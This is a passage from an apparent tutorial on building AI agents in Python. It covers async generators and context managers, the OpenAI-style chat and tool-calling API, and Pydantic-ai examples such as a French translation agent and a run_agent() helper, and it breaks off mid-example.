When you call a generator function, it returns a generator object but doesn't execute the function body yet. Each time you iterate, Python executes the function until it hits `yield`, pauses, returns the value, and resumes on the next iteration.

Generator expression:

```python
# List comprehension - creates entire list in memory
squares_list = [x * x for x in range(5)]  # [0, 1, 4, 9, 16]

# Generator expression - uses parentheses, lazy evaluation
squares_gen = (x * x for x in range(5))

for square in squares_gen:
    print(square)  # Prints: 0, 1, 4, 9, 16
```

Generator expressions use parentheses `()` instead of square brackets `[]`. Unlike list comprehensions that build the entire list in memory, generator expressions compute values on demand as you iterate over them.

The key advantage: generators produce values lazily, one at a time, without loading everything into memory. This is perfect for processing streams of data or events.

Context Managers A **context manager** handles resource setup and cleanup automatically using the `with` statement. It guarantees cleanup happens even if errors occur.

```python
with open('file.txt', 'r') as f:
    data = f.read()
# File is automatically closed here, even if an error occurred
```

You create context managers in two ways:

Using a class with `__enter__()` and `__exit__()` methods:

```python
class DatabaseConnection:
    def __enter__(self):
        self.connection = connect_to_db()
        return self.connection

    def __exit__(self, exc_type, exc_val, exc_tb):
        self.connection.close()
        return False  # Don't suppress exceptions

with DatabaseConnection() as conn:
    conn.execute("SELECT * FROM users")
# Connection is automatically closed
```

Using the `@contextmanager` decorator (with a generator):

```python
from contextlib import contextmanager

@contextmanager
def database_connection():
    conn = connect_to_db()  # Setup before yield
    try:
        yield conn  # Yield the resource
    finally:
        conn.close()  # Cleanup after yield

with database_connection() as conn:
    conn.execute("SELECT * FROM users")
# Connection is automatically closed
```

This approach uses a generator function. The `@contextmanager` decorator converts it into a context manager: code before `yield` runs on entry, the yielded value becomes the `as` variable, and code after `yield` (in the `finally` block) runs on exit.

The cleanup in `__exit__()` or the `finally` block always runs, making resource management safe and predictable.

Coroutines and Async/Await A **coroutine** is a function defined with `async def` that can pause execution using `await` and let other coroutines run. This is **cooperative multitasking**: the coroutine voluntarily yields control when waiting for I/O operations like network requests, disk reads, database queries, or API calls.

```python
async def fetch_user_data(user_id):
    # When waiting for network response, this coroutine yields control
    response = await http_client.get(f"/users/{user_id}")

    # When waiting for disk I/O, it yields control again
    await file.write(response.content)

    return response.json()

async def main():
    # While waiting for fetch_user_data, other coroutines can run
    result = await fetch_user_data(123)
```

Each `await` is a point where the coroutine says "I'm waiting for something (network, disk, database), so let other coroutines run while I wait."

The difference from threads and processes:

Cooperative multitasking (async/await): A single thread runs multiple coroutines. Each coroutine explicitly yields control with `await`. No true parallelism, but excellent for I/O-bound operations where you're waiting for network, disk, or API responses. Very lightweight and efficient.

Preemptive multitasking (threads/processes): The operating system switches between threads/processes forcibly, allowing true parallel execution on multiple CPU cores. Better for CPU-intensive work but has overhead from context switching and requires careful synchronization.

For agent work involving API calls, async/await is ideal: you spend most time waiting for model responses, not doing heavy computation.

Async Iterators and Generators An **async iterator** produces values asynchronously using `async for`. An **async generator** is a coroutine that uses `yield` to produce values one at a time, with each iteration possibly involving async operations.

```
async def fetch_pages():
    for page in range(3):
        await asyncio.sleep(0.1)  # Simulate async I/O
        yield f"Page {page}"

async def main():
    async for page in fetch_pages():
        print(page)
```

This combines the benefits of generators (lazy, streaming evaluation) with async operations (efficient I/O handling).

Async Context Managers An **async context manager** is like a regular context manager but for async operations. It uses `async with` and can perform async setup/cleanup.

```
class AsyncResource:
    async def __aenter__(self):
        await self.connect()  # Async setup
        return self

    async def __aexit__(self, exc_type, exc_val, exc_tb):
        await self.disconnect()  # Async cleanup

async def main():
    async with AsyncResource() as resource:
        await resource.do_work()
    # Cleanup guaranteed to happen
```

This is essential when resources require async operations to initialize or clean up, like network connections or database sessions.

Summary

These Python concepts combine to enable efficient, streaming agent execution.

Understanding the OpenAI API Standard

Before building agents, it's essential to understand how data flows between your code and language model providers. While frameworks like Pydantic-ai abstract these details, knowing what happens under the hood helps you debug issues, optimize costs, understand framework limitations, and make informed architectural decisions.

The OpenAI API as De-Facto Standard

OpenAI's Chat Completions API has become the de-facto standard for conversational AI interactions. Most major model providers implement compatible APIs: Anthropic, Google, Cohere, Azure, AWS Bedrock, and local model servers like Ollama and LM Studio. This standardization emerged because OpenAI's API design proved simple, flexible, and sufficient for most use cases.

The core innovation was structuring conversations as a messages array where each message has a role and content. This simple format can represent complex multi-turn dialogues, tool interactions, and system instructions within a unified structure.

Basic Request Structure

A minimal API request contains a model identifier and messages array:

```
{
  "model": "gpt-4o",
  "messages": [
    {"role": "system", "content": "You are a helpful translator."},
    {"role": "user", "content": "Translate to French: I like coffee."}
  ]
}
```

The `model` field specifies which model variant to use. Different models have different capabilities, costs, and context windows. For example, `gpt-4o` offers a large context window while `gpt-4o-mini` provides faster, cheaper responses.

The `messages` array represents the conversation history. Order matters: messages are processed sequentially, building context as the model reads through them.

Message Roles Each message has a `role` that determines how the model interprets it:

system: Instructions that guide model behavior throughout the conversation. System messages set tone, define constraints, specify output format, or provide background knowledge. The model treats these as authoritative directives rather than user dialogue. Example: "You are an expert Python developer. Always include type hints and follow PEP 8."

user: Human input or questions. These represent what the user is asking the model to do. In multi-turn conversations, previous user messages provide context for the current request.

assistant: Model responses. When continuing a conversation, you include previous assistant messages so the model understands what it has already said. This enables coherent multi-turn dialogues.

tool: Results from function calls. When a model requests tool execution, your code runs the function and sends results back using tool messages. This role was previously called `function` in older API versions.

Optional Parameters Beyond the required fields, numerous optional parameters control model behavior:

```
{
  "model": "gpt-4o",
  "messages": [...],
  "temperature": 0.7,
  "max_tokens": 500,
  "top_p": 0.9,
  "frequency_penalty": 0.0,
  "presence_penalty": 0.0,
  "stop": ["\n\n", "END"],
  "stream": false
}
```

temperature (0.0 to 2.0): Controls randomness. Lower values make output more deterministic and focused. Higher values increase creativity and variation. For factual tasks like data extraction, use 0.0-0.3. For creative tasks like brainstorming, use 0.7-1.0.

max_tokens: Limits response length. This counts tokens in the completion only, not the prompt. Essential for controlling costs and preventing runaway generations. Note that Anthropic uses `max_tokens` while some OpenAI endpoints use `max_completion_tokens`.

top_p (0.0 to 1.0): Alternative to temperature. Controls diversity by limiting the cumulative probability mass of tokens considered. Lower values restrict output to more likely tokens. Typically you adjust either temperature or top_p, not both.

frequency_penalty (-2.0 to 2.0): Reduces repetition of tokens based on how often they've appeared. Positive values discourage repetition. Useful for preventing models from getting stuck in loops.

presence_penalty (-2.0 to 2.0): Reduces repetition of topics or themes. Positive values encourage the model to explore new subjects rather than rehashing the same points.

stop: Array of strings that halt generation when encountered. Useful for structured output formats. For example, use `["```"]` to stop after a code block, or custom delimiters like `["END_RESPONSE"]` for multi-section outputs.

stream: When true, responses are sent incrementally as they're generated. Essential for real-time UI feedback but adds complexity to handling tool calls and errors.

Response Structure

The API returns a response containing the generated message plus extensive metadata:

```
{
  "id": "chatcmpl-8x7KqZ1J3f5n6C9",
  "object": "chat.completion",
  "created": 1704982847,
  "model": "gpt-4o-2024-08-06",
  "choices": [{
    "index": 0,
    "message": {
      "role": "assistant",
      "content": "J'aime le café."
    },
    "finish_reason": "stop"
  }],
  "usage": {
    "prompt_tokens": 25,
    "completion_tokens": 8,
    "total_tokens": 33
  }
}
```

id: Unique identifier for this API call. Useful for debugging and logging.

created: Unix timestamp when the response was generated.

model: The actual model variant that processed the request. May differ from the requested model if the provider automatically upgrades or substitutes versions.

choices: Array of generated responses. When `n > 1` in the request, the API generates multiple alternative completions. Each choice is independent and has its own finish_reason.

message: The generated response with role and content. For tool calls, content may be null and additional `tool_calls` field will be present.

finish_reason: Indicates why generation stopped. Critical for understanding model behavior: - `stop`: Natural completion. The model decided it had finished responding. - `length`: Hit the max_tokens limit. Response may be incomplete. - `tool_calls`: Model wants to call functions. Your code must handle these. - `content_filter`: Response was filtered for safety. Content may be partially generated.

usage: Token consumption breakdown. Essential for cost tracking and optimization: - `prompt_tokens`: Tokens in your messages and system instructions - `completion_tokens`: Tokens in the model's response - `total_tokens`: Sum of both. Billing is typically based on this.

Tool Calling: Extended Protocol

Tool calling (also called function calling) extends the basic API to let models execute code. This transforms models from text generators into agents that can interact with external systems.

Defining Tools When creating an agent, you declare available tools using JSON Schema:

```
{
  "model": "gpt-4o",
  "messages": [...],
  "tools": [{
    "type": "function",
    "function": {
      "name": "get_weather",
      "description": "Get current weather for a location",
      "parameters": {
        "type": "object",
        "properties": {
          "location": {
            "type": "string",
            "description": "City name or coordinates"
          },
          "units": {
            "type": "string",
            "enum": ["celsius", "fahrenheit"],
            "description": "Temperature units"
          }
        },
        "required": ["location"]
      }
    }
  }]
}
```

The `description` fields are crucial. Models use these to decide which tool to call and how to extract arguments from context. Clear, detailed descriptions improve tool selection accuracy.

The `parameters` field uses JSON Schema to specify argument types, constraints, and requirements. Models generally respect these schemas, but validation in your code is essential.

Tool Call Response When the model wants to call a tool, it returns a special message format:

```
{
  "id": "chatcmpl-8x7KqZ1J3f5n6C9",
  "choices": [{
```

```
    "message": {
      "role": "assistant",
      "content": null,
      "tool_calls": [{
        "id": "call_abc123xyz",
        "type": "function",
        "function": {
          "name": "get_weather",
          "arguments": "{\"location\": \"Paris\", \"units\": \"celsius\"}"
        }
      }]
    },
    "finish_reason": "tool_calls"
  }]
}
```

Notice `content` is null and `finish_reason` is `tool_calls`. The model is not generating text; it's requesting function execution.

The `arguments` field is a JSON string, not a parsed object. Your code must parse this and validate it matches the schema. Models sometimes generate malformed JSON, so robust error handling is essential.

The `id` field uniquely identifies this tool call. When multiple tools are called in parallel, each has a distinct ID.

Sending Tool Results After executing the function, you send results back using a tool message:

```
{
  "model": "gpt-4o",
  "messages": [
    {"role": "system", "content": "..."},
    {"role": "user", "content": "What's the weather in Paris?"},
    {
      "role": "assistant",
      "content": null,
      "tool_calls": [{
        "id": "call_abc123xyz",
        "type": "function",
        "function": {
          "name": "get_weather",
          "arguments": "{\"location\": \"Paris\", \"units\": \"celsius\"}"
        }
      }]
    },
    {
      "role": "tool",
      "tool_call_id": "call_abc123xyz",
      "content": "{\"temperature\": 18, \"condition\": \"sunny\", \"humidity\": 65}"
    }
  ]
}
```

The conversation now includes the original user question, the assistant's tool call, and the tool result. The model processes all of this and generates a natural language response incorporating the data: "The weather in Paris is currently sunny with a temperature of 18°C and 65% humidity."

Parallel Tool Calls Models can request multiple tool calls simultaneously:

```
{
  "role": "assistant",
  "content": null,
  "tool_calls": [
    {
      "id": "call_weather_paris",
      "type": "function",
      "function": {
        "name": "get_weather",
        "arguments": "{\"location\": \"Paris\"}"
      }
    },
    {
      "id": "call_weather_london",
      "type": "function",
      "function": {
        "name": "get_weather",
        "arguments": "{\"location\": \"London\"}"
      }
    }
  ]
}
```

Your code should execute these in parallel when possible, then send back multiple tool messages:

```
{
  "messages": [
    ...,
    {"role": "tool", "tool_call_id": "call_weather_paris", "content": "{...}"},
    {"role": "tool", "tool_call_id": "call_weather_london", "content": "{...}"}
  ]
}
```

This parallel execution pattern is essential for performance when tool calls are independent.

The Tool Execution Loop A complete agent interaction often requires multiple API calls:

1. User provides initial prompt
2. API call → Model requests tool calls
3. Execute tools locally
4. API call with tool results → Model requests more tool calls
5. Execute more tools
6. API call with new tool results → Model generates final text response

Managing this loop manually involves significant complexity: parsing tool calls, validating arguments, handling errors, tracking conversation state, accumulating token costs, and deciding when to stop.

Provider-Specific Variations

While the OpenAI format is standard, providers implement subtle differences:

Anthropic Claude: Uses the same message structure but has different parameter names. `max_tokens` is required (no default). System messages can be passed as a separate `system` parameter instead of a message. Tool calling uses a slightly different format in older versions but now aligns with OpenAI's standard.

Google Gemini: Calls roles `user` and `model` instead of `user` and `assistant`. System instructions are passed differently. Tool definitions use a similar but not identical schema.

Azure OpenAI: Identical to OpenAI but requires different authentication (API key in header vs. Azure AD token). Endpoint URLs include deployment names.

AWS Bedrock: Wraps provider-specific formats in a unified "Converse API" that's OpenAI-compatible. Legacy formats for Claude, Llama, and others differ significantly.

Ollama: OpenAI-compatible for local models. Adds options for controlling model loading behavior and resource allocation.

Frameworks like Pydantic-ai normalize these differences. You configure the provider once; the framework handles format translation automatically.

Cost Implications

Understanding the API structure directly impacts costs:

Token counting is everything: Every token in every message counts toward billing. System messages, previous turns, tool definitions, tool results—all contribute. Long system prompts or verbose tool schemas can significantly increase costs.

Tool calls are expensive: Each tool call requires a full API round-trip. If a model makes 5 tool calls, that's 5 separate API requests, each with prompt tokens for the full conversation history. Minimizing tool calls through better design can dramatically reduce costs.

Context window usage: Longer conversations accumulate message history. Each new API call includes all previous messages. For long-running agents, context management strategies (summarization, message pruning) become essential.

Streaming doesn't reduce costs: Streaming provides better UX but uses the same tokens. The benefit is perceived latency, not actual cost or speed.

Max tokens is a cost control: Setting appropriate `max_tokens` prevents runaway generations. A model accidentally generating thousands of tokens of JSON can cost significantly more than expected.

Security and Safety Considerations

The API structure has security implications:

System message injection: User input should never be directly inserted into system messages. Malicious users can craft inputs that override your instructions. Always validate and sanitize user content.

Tool argument validation: Never trust tool arguments from the model. Always validate against your schema and business rules. Models can hallucinate invalid data or be manipulated by malicious prompts.

Sensitive data in prompts: Everything sent to the API is processed by the provider. Don't include secrets, credentials, or highly sensitive personal information unless you've verified the provider's data handling policies.

Rate limiting and quotas: APIs have rate limits. Production systems need retry logic with exponential backoff and circuit breakers to handle temporary failures gracefully.

How Frameworks Abstract These Details

Frameworks like Pydantic-ai, LangChain, LlamaIndex, and Semantic Kernel provide high-level abstractions over the raw API. Here's what they handle:

Message Management Instead of manually building message arrays, you pass a simple prompt. The framework: - Constructs the messages array including system instructions - Manages conversation history across turns - Handles message role assignment automatically - Prunes old messages when approaching context limits - Formats tool calls and tool results correctly

Model Provider Abstraction Each provider has different parameter names, authentication methods, and endpoint URLs. Frameworks provide a unified interface:

```
# Pydantic-ai abstraction
model = OpenAIChatModel(model_name='gpt-4o', api_key='...')
# or
model = BedrockConverseModel(model_name='anthropic.claude-v2', region='us-east-1')

agent = Agent(model=model)
```

The agent code is identical regardless of provider. The framework handles format translation.

Tool Execution Loop The most complex abstraction is automatic tool execution:

```
@agent.tool
def get_weather(location: str, units: str = "celsius") -> dict:
    """Get current weather for a location."""
    # Your implementation
    return {"temperature": 18, "condition": "sunny"}
```

The framework: 1. Converts your Python function signature to JSON Schema 2. Includes tool definitions in API requests 3. Parses tool_calls responses 4. Validates arguments against your type hints 5. Executes your Python function 6. Formats results as tool messages 7. Makes follow-up API calls 8. Continues until receiving a final text response

This eliminates hundreds of lines of boilerplate.

Type Safety and Validation Pydantic-ai leverages Python type hints for runtime validation:

```
@agent.tool
def get_weather(location: str, units: Literal["celsius", "fahrenheit"] = "celsius") -> WeatherResult:
    ...
```

If the model calls `get_weather(location=123, units="kelvin")`, Pydantic catches the type errors before execution. This prevents runtime crashes from malformed model outputs.

Async and Streaming Raw API calls require managing HTTP clients, connection pooling, and async/await complexity:

```
# Raw implementation
async with httpx.AsyncClient() as client:
    response = await client.post(url, json=payload, headers=headers)
    data = response.json()
    # Parse tool calls
    # Execute functions
    # Make follow-up request
    # ...
```

Framework abstraction:

```
# Pydantic-ai
result = await agent.run("What's the weather in Paris?")
print(result.output)
```

The framework handles all HTTP operations, retries, timeouts, and error handling.

Token Tracking Frameworks automatically accumulate usage across multiple API calls:

```
result = await agent.run("Complex query requiring multiple tool calls")
print(f"Total tokens used: {result.usage.total_tokens}")
print(f"Total cost: ${result.usage.total_tokens * 0.00003}")
```

Without a framework, you'd manually sum usage from each API response throughout the tool execution loop.

Why This Understanding Matters

While frameworks handle these details, understanding the underlying API helps you:

Debug effectively: When agents behave unexpectedly, you can inspect the actual messages sent to models. Frameworks usually provide logging or callbacks to expose raw API interactions.

Optimize costs: Knowing that every message contributes tokens helps you design efficient prompts. You'll avoid verbose tool schemas, minimize tool calls, and prune conversation history appropriately.

Design better tool interfaces: Understanding JSON Schema constraints helps you create clear, unambiguous tool definitions that models can use reliably.

Handle edge cases: When models generate malformed tool calls or exceed token limits, you'll understand why and how to handle these failures gracefully.

Evaluate framework tradeoffs: Some frameworks are heavyweight with many abstraction layers. Others are minimal wrappers. Understanding the raw API helps you choose frameworks that match your needs.

Build custom integrations: Sometimes you need functionality frameworks don't provide. Understanding the API lets you extend or bypass framework abstractions when necessary.

Practical Example: Manual vs Framework

Here's a simple weather agent implemented both ways.

Manual Implementation (100+ lines):

```
import httpx
import json

async def run_weather_agent(user_prompt: str) -> str:
    api_key = "your-api-key"
    url = "https://api.openai.com/v1/chat/completions"
    headers = {"Authorization": f"Bearer {api_key}", "Content-Type": "application/json"}

    messages = [
        {"role": "system", "content": "You are a helpful weather assistant."},
        {"role": "user", "content": user_prompt}
    ]

    tools = [{
        "type": "function",
        "function": {
            "name": "get_weather",
            "description": "Get current weather for a location",
            "parameters": {
                "type": "object",
```

```
                "properties": {
                    "location": {"type": "string", "description": "City name"}
                },
                "required": ["location"]
            }
        }
    }]

    async with httpx.AsyncClient() as client:
        while True:
            payload = {"model": "gpt-4o", "messages": messages, "tools": tools}
            response = await client.post(url, json=payload, headers=headers)
            data = response.json()

            message = data["choices"][0]["message"]
            finish_reason = data["choices"][0]["finish_reason"]

            if finish_reason == "tool_calls":
                messages.append(message)

                for tool_call in message["tool_calls"]:
                    function_name = tool_call["function"]["name"]
                    arguments = json.loads(tool_call["function"]["arguments"])

                    if function_name == "get_weather":
                        result = get_weather_impl(arguments["location"])
                        tool_message = {
                            "role": "tool",
                            "tool_call_id": tool_call["id"],
                            "content": json.dumps(result)
                        }
                        messages.append(tool_message)

            elif finish_reason == "stop":
                return message["content"]

            else:
                raise Exception(f"Unexpected finish_reason: {finish_reason}")

def get_weather_impl(location: str) -> dict:
    return {"temperature": 18, "condition": "sunny"}
```

Framework Implementation (10 lines):

```
from pydantic_ai import Agent

agent = Agent("openai:gpt-4o", system_prompt="You are a helpful weather assistant.")

@agent.tool
def get_weather(location: str) -> dict:
    """Get current weather for a location."""
    return {"temperature": 18, "condition": "sunny"}

result = await agent.run("What's the weather in Paris?")
```

```
print(result.output)
```

Both implementations produce identical API interactions. The framework version eliminates boilerplate while providing better error handling, type safety, and maintainability.

Key Takeaways

The OpenAI Chat Completions API provides a simple, powerful standard for interacting with language models. The messages array with roles, tool calling extensions, and parameter controls form the foundation of modern agentic systems.

Frameworks like Pydantic-ai are thin but valuable layers over these APIs. They don't add magic; they eliminate repetitive work. Understanding what happens beneath the framework makes you a more effective agent developer.

When building agents, you're ultimately orchestrating HTTP requests and responses according to this standard protocol. The complexity lies not in the API itself, but in designing effective prompts, robust tool interfaces, and reliable execution flows. Frameworks handle the mechanics so you can focus on these higher-level design challenges.

Hands-On: Building Your First Agent

This section walks through creating and running a simple agent. We use Pydantic-ai as our framework, but the underlying concepts apply universally to all agentic frameworks.

We'll follow the example code in `agentic_patterns/examples/foundations/example_translate_basic.ipynb`.

High-Level Overview

Building an agent involves three fundamental steps:

Create an agent by specifying which language model to use (Claude, GPT-4, Llama, etc.) along with any configuration like timeouts and API credentials.

Run the agent with a prompt. The agent sends your prompt to the model, handles any tool calls if needed, and manages the conversation flow until getting a final response.

Access the results including the model's output, token usage statistics, and execution details.

While these concepts are universal, each framework provides different APIs and abstractions. We use Pydantic-ai because it provides a clean, Pythonic interface with strong typing and validation through Pydantic models.

Framework vs. Helper Library

Pydantic-ai is the core framework that provides the `Agent` class and handles all agent execution, model interaction, tool calling, and message flow. It's the actual agentic framework doing the work.

Our helper library (`agentic_patterns.core.agents`) is a thin wrapper we created to simplify model configuration. Instead of hardcoding API keys and model names in Python code, we use YAML configuration files. This is a best practice that makes it easy to switch models, manage credentials, and configure different environments without changing code.

The key distinction: Pydantic-ai provides the agent functionality. Our library just makes it easier to configure which model to use.

Configuration: YAML Best Practice

Before running agents, we need to configure which model to use. Rather than hardcoding this in Python, we define it in `config.yaml`:

```yaml
models:
  default:
    model_family: openrouter
    model_name: anthropic/claude-sonnet-4.5
    api_key: your-api-key-here
    api_url: https://openrouter.ai/api/v1
    timeout: 120
```

This configuration approach offers several advantages. You can define multiple model configurations (local models for development, production models with different capabilities) and switch between them without code changes. Credentials stay in configuration files, not scattered through code. Different team members can use different models based on their access and requirements.

Our library supports multiple model families: Azure OpenAI, AWS Bedrock, Ollama for local models, OpenRouter for multi-provider access, and direct OpenAI API.

Simple Translation Agent

Let's walk through our first example in `agentic_patterns/examples/foundations/example_translate_basic.ipynb`.

Step 1: Create the Agent

```python
from agentic_patterns.core.agents import get_agent, run_agent

agent = get_agent()
```

The `get_agent()` function is part of our helper library. It reads the configuration from `config.yaml`, initializes the appropriate model (e.g. Claude via OpenRouter), and creates a Pydantic-ai `Agent` object.

What's actually happening: our library reads the YAML file, extracts the model configuration, creates the appropriate Pydantic-ai model instance (like `OpenAIChatModel` or `BedrockConverseModel`), and passes it to Pydantic-ai's `Agent` constructor.

If you wanted to use Pydantic-ai directly without our wrapper, you would write:

```python
from pydantic_ai import Agent
from pydantic_ai.models.openai import OpenAIChatModel

model = OpenAIChatModel(model_name='gpt-4', api_key='your-key')
agent = Agent(model=model)
```

Our `get_agent()` simply automates this boilerplate by reading from configuration.

Step 2: Run the Agent

```python
prompt = "Translate to French: I like coffee."
agent_run, nodes = await run_agent(agent, prompt)
```

The `run_agent()` function is another helper from our library. It wraps Pydantic-ai's agent execution with error handling and logging. Under the hood, it calls the Pydantic-ai agent's iteration interface which streams execution events.

The function returns two objects:

agent_run: Pydantic-ai's `AgentRun` object containing the complete execution context including the final result, token usage, and metadata.

nodes: A list of Pydantic-AI graph nodes (`UserPromptNode`, `ModelRequestNode`, `CallToolsNode`) representing each step that occurred during the agent's execution. This provides visibility into what the agent did.

Step 3: Access Results

```
print(agent_run.result.output)
```

The result object comes directly from Pydantic-ai. For our translation example, it contains: "J'aime le café."

Understanding Agent Execution

When you run an agent, Pydantic-ai orchestrates the following flow:

1. Your prompt is formatted with any system instructions and sent to the model
2. The model processes the input and generates a response
3. If the model calls tools, Pydantic-ai executes them and feeds results back to the model
4. This cycle continues until the model produces a final text response
5. Pydantic-ai returns the result along with complete execution metadata

This execution model is consistent across agentic frameworks. The specifics of APIs and abstractions differ, but the fundamental loop remains the same.

Key Concepts Recap

Agents coordinate between language models, tools, and application logic. They manage conversation flow and execution until reaching a final result.

Configuration as code using YAML files is a best practice. It separates model selection from application logic, making code more maintainable and portable.

Helper libraries like ours reduce boilerplate without adding functionality. The actual agent work happens in Pydantic-ai. Our library just makes configuration easier.

Execution transparency through result objects and execution nodes lets you understand what your agent did, track costs, and debug issues.

In the following chapters, we'll explore more sophisticated patterns including tool use, multi-step reasoning, memory systems, and agent orchestration. All of these build on the foundation established here: creating agents, running them with prompts, and accessing results.

Hands-On: How run_agent() Works (Optional)

This section explains how the `run_agent()` function combines Python's async features to enable agent execution streaming. If you haven't read the Python concepts recap in the previous section, review that first.

The run_agent() Function

Let's examine the `run_agent()` function in `agentic_patterns/core/agents/agents.py`:

```
async def run_agent(
        agent: Agent,
        prompt: str | list[str],
        message_history: Sequence[ModelMessage] | None = None,
        usage_limits: UsageLimits | None = None,
        verbose: bool = False,
        catch_exceptions: bool = False,
        ctx: Context | None = None,
    ) -> tuple[AgentRun | None, list]:

    agent_run, nodes = None, []
    try:
```

```
        async with agent.iter(prompt, usage_limits=usage_limits, message_history=message_history) as ag
            async for node in agent_run:
                nodes.append(node)
                if ctx:
                    await ctx.debug(f"MCP server {ctx.fastmcp.name}: {node}")
                if verbose:
                    rich.print(f"[green]Agent step:[/green] {node}")
    except Exception as e:
        if verbose:
            rich.print(f"[red]Error running agent:[/red] {e}")
        if not catch_exceptions:
            raise e
    return agent_run, nodes
```

Let's break this down by examining each key part.

The Async Context Manager

```
async with agent.iter(prompt, ...) as agent_run:
```

The `agent.iter()` method from Pydantic-AI returns an async context manager. This does two critical things:

On entry (`__aenter__`), it initializes the agent run by sending the prompt to the model and preparing to stream execution events. The context manager ensures proper setup of the agent execution environment.

On exit (`__aexit__`), it finalizes the run, ensuring all resources are cleaned up and the final result is computed. Even if an error occurs during iteration, cleanup happens.

The Async Iterator

```
async for node in agent_run:
    nodes.append(node)
```

The `agent_run` object is an async iterator that yields Pydantic-AI graph nodes one at a time. Each node is one of three types: `UserPromptNode` (user input), `ModelRequestNode` (a new model request), or `CallToolsNode` (tool execution requested by the model).

Why async? Because each iteration might involve waiting for the model to generate tokens, for tools to execute, or for network I/O. Using `async for` allows other coroutines to run while we wait, making the system efficient.

We collect all execution events into a list. This provides complete visibility into what the agent did, useful for debugging, logging, and understanding the execution flow.

Optional Debug Logging

```
if ctx:
    await ctx.debug(f"MCP server {ctx.fastmcp.name}: {node}")
```

If running within an MCP server context, we send debug messages to the MCP client. Note the `await` because sending messages is an async operation.

Exception Handling

```
except Exception as e:
    if verbose:
        rich.print(f"[red]Error running agent:[/red] {e}")
```

```
    if not catch_exceptions:
        raise e
```

Standard error handling. If `catch_exceptions=False` (the default), errors propagate to the caller. If `True`, we suppress them and return `None` for the agent run.

Return Results

```
return agent_run, nodes
```

We return both the complete `AgentRun` object (containing the final result and metadata) and the list of execution events.

Why This Design?

This architecture provides several benefits:

Streaming execution: You receive events as they happen, not all at once after everything completes. This enables real-time UI updates, progress indicators, and early detection of issues.

Resource safety: The async context manager guarantees cleanup happens, preventing resource leaks even during errors or early termination.

Efficiency: Async operations mean the thread isn't blocked waiting for API responses. Your application can handle multiple agent runs concurrently on a single thread.

Observability: Collecting execution nodes gives complete visibility into agent behavior, essential for debugging complex multi-step reasoning or tool interactions.

Flexibility: The same pattern scales from simple one-shot prompts to complex multi-turn conversations with tools, memory, and sophisticated orchestration.

Key Takeaways

The `run_agent()` function demonstrates how modern Python's async features enable elegant agent implementations. By combining async context managers (for safe resource handling), async iterators (for streaming events), and coroutines (for efficient I/O), we get a clean API that's both powerful and easy to use.

When you write `await run_agent(agent, prompt)`, you're using: - A coroutine (`run_agent` is `async def`) - An async context manager (`async with agent.iter()`) - An async iterator (`async for node in agent_run`) - Async operations throughout (each `await` yields control while waiting)

This pattern appears throughout modern async Python codebases, especially for systems involving I/O operations like API calls, databases, or message queues. Understanding it unlocks the ability to build sophisticated, efficient applications that handle multiple concurrent operations gracefully.

Hands-On: System Prompts vs. User Prompts

This section explores two different approaches to prompting language models using a translation task as our example. We'll compare `example_translate_basic.ipynb` and `example_translate_system_prompt.ipynb` to understand when and why to separate instructions from content.

Two Ways to Prompt

There are fundamentally two ways to give instructions to a language model:

Single prompt approach: Combine instructions and content in one message. Example: "Translate to French: I like coffee."

Separated prompt approach: Put instructions in a system prompt and content in a user prompt. System prompt: "Translate into French". User prompt: "I like coffee."

Both approaches produce the same output, but they differ in reusability, maintainability, and how the model processes the instructions.

Example 1: Everything in the User Prompt

Let's examine `example_translate_basic.ipynb`:

```
from agentic_patterns.core.agents import get_agent, run_agent

agent = get_agent()
prompt = "Translate to French: I like coffee."
agent_run, nodes = await run_agent(agent, prompt)
print(agent_run.result.output)
```

This approach is straightforward. The entire task is described in a single string. The model receives one message containing both the instruction (translate to French) and the content (I like coffee).

When you send this prompt, the model receives a message structure like:

```
{
  "role": "user",
  "content": "Translate to French: I like coffee."
}
```

This works perfectly fine for one-off tasks. However, consider what happens if you need to translate multiple sentences. You would need to construct a new prompt each time:

```
prompt1 = "Translate to French: I like coffee."
prompt2 = "Translate to French: The weather is nice."
prompt3 = "Translate to French: Good morning."
```

The instruction "Translate to French:" is repeated in every prompt, and the structure is harder to maintain if you want to change the target language or instruction style.

Example 2: Separating System and User Prompts

Now let's examine `example_translate_system_prompt.ipynb`:

```
from agentic_patterns.core.agents import get_agent, run_agent

language = 'French'
system_prompt = f"Translate into {language}"
agent = get_agent(system_prompt=system_prompt)

prompt = "I like coffee."
agent_run, nodes = await run_agent(agent, prompt, verbose=True)
print(agent_run.result.output)
```

This approach separates concerns. The system prompt defines the agent's behavior (translate into French), while the user prompt provides the content to process (I like coffee).

When you send this prompt, the model receives a message structure like:

```
[
  {
    "role": "system",
    "content": "Translate into French"
  },
  {
    "role": "user",
```

```
    "content": "I like coffee."
  }
]
```

Understanding System Prompts

System prompts serve a specific purpose in how language models process conversations. When you provide a system prompt, it establishes the context, role, or behavior for the entire conversation. The model treats system messages differently from user messages:

Priority: System messages typically carry higher weight in guiding model behavior. They set the frame within which user messages are interpreted.

Persistence: In multi-turn conversations, the system prompt remains constant while user prompts change. This makes it ideal for defining an agent's persistent role or instructions.

Separation of concerns: System prompts contain meta-instructions about how to process input, while user prompts contain the actual input to process.

In our translation example, "Translate into French" is a meta-instruction. It tells the model what to do with whatever content appears in the user prompt. The actual content "I like coffee" is the input to process according to those instructions.

Practical Benefits of Separation

The separated approach offers several advantages for production systems:

Reusability: Create the agent once with its system prompt, then run it with different user prompts. No need to reconstruct the instruction part each time.

```
language = 'French'
system_prompt = f"Translate into {language}"
agent = get_agent(system_prompt=system_prompt)

# Translate multiple sentences with the same agent
sentences = ["I like coffee.", "The weather is nice.", "Good morning."]
for sentence in sentences:
    agent_run, _ = await run_agent(agent, sentence)
    print(agent_run.result.output)
```

Maintainability: Change the instruction once in the system prompt rather than updating every user prompt. Want to switch from French to Spanish? Modify one line.

Clarity: The code structure mirrors the conceptual structure. Instructions live separately from data, making the system easier to understand and modify.

Consistency: The model receives instructions in the same format across all requests, reducing variability in how instructions are interpreted.

When to Use Each Approach

Use the single prompt approach when you have one-off tasks, simple scripts where reusability isn't a concern, or when you're experimenting and want minimal setup.

Use the separated approach when building reusable agents that process multiple inputs, creating systems where behavior needs to be configurable, working with multi-turn conversations where context persists, or building production systems that require maintainability.

For our running enterprise example throughout this book, we'll consistently use separated prompts because production agentic systems benefit from clear separation between agent behavior and input data.

Implementation in Pydantic-AI

When you call `get_agent(system_prompt=system_prompt)`, our helper library passes the system prompt to Pydantic-AI's `Agent` constructor. Pydantic-AI then includes this system message in every conversation with the model.

Internally, Pydantic-AI constructs the message sequence:

```
# Simplified representation of what happens
messages = [
    {"role": "system", "content": system_prompt},
